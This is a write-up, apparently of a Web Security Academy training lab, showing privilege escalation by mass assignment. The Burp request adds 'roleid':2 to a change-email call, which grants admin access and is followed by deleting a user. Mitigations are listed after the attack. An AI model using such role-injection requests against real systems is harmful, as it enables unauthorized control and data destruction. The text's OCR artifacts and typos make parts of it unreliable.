Title: Access Control Leading to Unauthorized Admin Panel Access

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside the user's limits.

Reproduction Steps:


1.visit https://0ab800e804e38e97807826d1008b0014.web-security-academy.net

2.enter the email and password (wiener and peter)


3.changethe email into wiener@admin.net

4.tack the request on repeater

5.get send the request




6.




Send the request with this parameters

7.now try the https://0ab800e804e38e97807826d1008b0014.web-security-academy.net/admin



Will show the admin panal

8.now we can delete the user: carlos successfully



Proof of Concept (PoC):

0ab800e804e38e97807826d1008b0014.web-security-academy.net/my-account?id=wiener

Sign in

Web Security Academy

User role can be modified in user profile

Back to lab description »

LAB Not solved

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

wiener@admin.net

Update email

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 ×

Send Cancel Burp AI Target: https://0ab800e804e38

Request

Pretty Raw Hex

```
POST /my-account/change-email HTTP/2
Host: 0ab800e804e38e97807826d1008b0014.web-security-academy.net
Cookie: session=txjV9lvbEulgwDWP1ND3tTg7zcRhgn8S
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0)
Gecko/20100101 Firefox/147.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain;charset=UTF-8
Content-Length: 41
Origin: https://0ab800e804e38e97807826d1008b0014.web-security-academy.net
Referer:
https://0ab800e804e38e97807826d1008b0014.web-security-academy.net/my-acco
unt
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

{
    "email":"wiener@admin.net",
}
```

Response

Pretty Raw Hex Render

```
<!DOCTYPE html>
<html>
    <!--LAB_HEAD_START-->
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel
        stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            User role can be modified in user profile
        </title>
    </head>
    <!--LAB_HEAD_END-->
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <!--LAB_HEADER_START-->
    <div id="academyLabHeader">
        <section class="academyLabBanner">
            <div class=container>
                <div class=logo>
                </div>
                <div class=title-container>
                    <h2>
                        User role can be modified in user profil
                    </h2>
                    <a id='lab-link' class='button' href='/'>
                        Back to lab home
                    </a>
                    <a class=link-back href='
                    https://portswigger.net/web-security/access-c
                    rol/lab-user-role-can-be-modified-in-user-pro
                    e'>
```

1 2 ×

Send Cancel Follow redirection Burp AI Target: https://0ab800e804e38e97807

Request

Pretty Raw Hex

```
POST /my-account/change-email HTTP/2
Host: 0ab800e804e38e97807826d1008b0014.web-security-academy.net
Cookie: session=txjV9lvbEulgwDWP1ND3tTg7zcRhgn8S
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0)
Gecko/20100101 Firefox/147.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain;charset=UTF-8
Content-Length: 119
Origin: https://0ab800e804e38e97807826d1008b0014.web-security-academy.net
Referer:
https://0ab800e804e38e97807826d1008b0014.web-security-academy.net/my-acco
unt
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

{
    "username":"wiener",
    "email":"admin@admin.net",
    "apikey":"wsdkvwnGlfX8xdCnvuLFQ3CeRzJwCHBF",
    "roleid":2
}
```

Response


Pretty Raw Hex Render


```
HTTP/2 302 Found
Location: /my-account
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 119

{
    "username":"wiener",
    "email":"admin@admin.net",
    "apikey":"wsdkvwnGlfX8xdCnvuLFQ3CeRzJwCHBF",
    "roleid":2
}
```

Search 0 highlights


Search 0 highlights





Impact statement:

That allow the un able user into an admin user that can delete and modify on the system



Mitigation :

1.Deny by Default: Assume all access is forbidden and explicitly grant access only to those authorized, enforced on the server-side.

2.Least Privilege: Grant every user the minimum level of permissions they absolutely need to perform their function.

3.Don't Trust the Client: All access control decisions must be made and enforced on the server, not by hiding buttons in the UI.

4.Verify Ownership (IDOR): Ensure every database query verifies that the record belongs to the authenticated user (e.g., WHERE user_id = ?).

5.Log and Monitor: Log every failed access attempt and monitor for unusual patterns to detect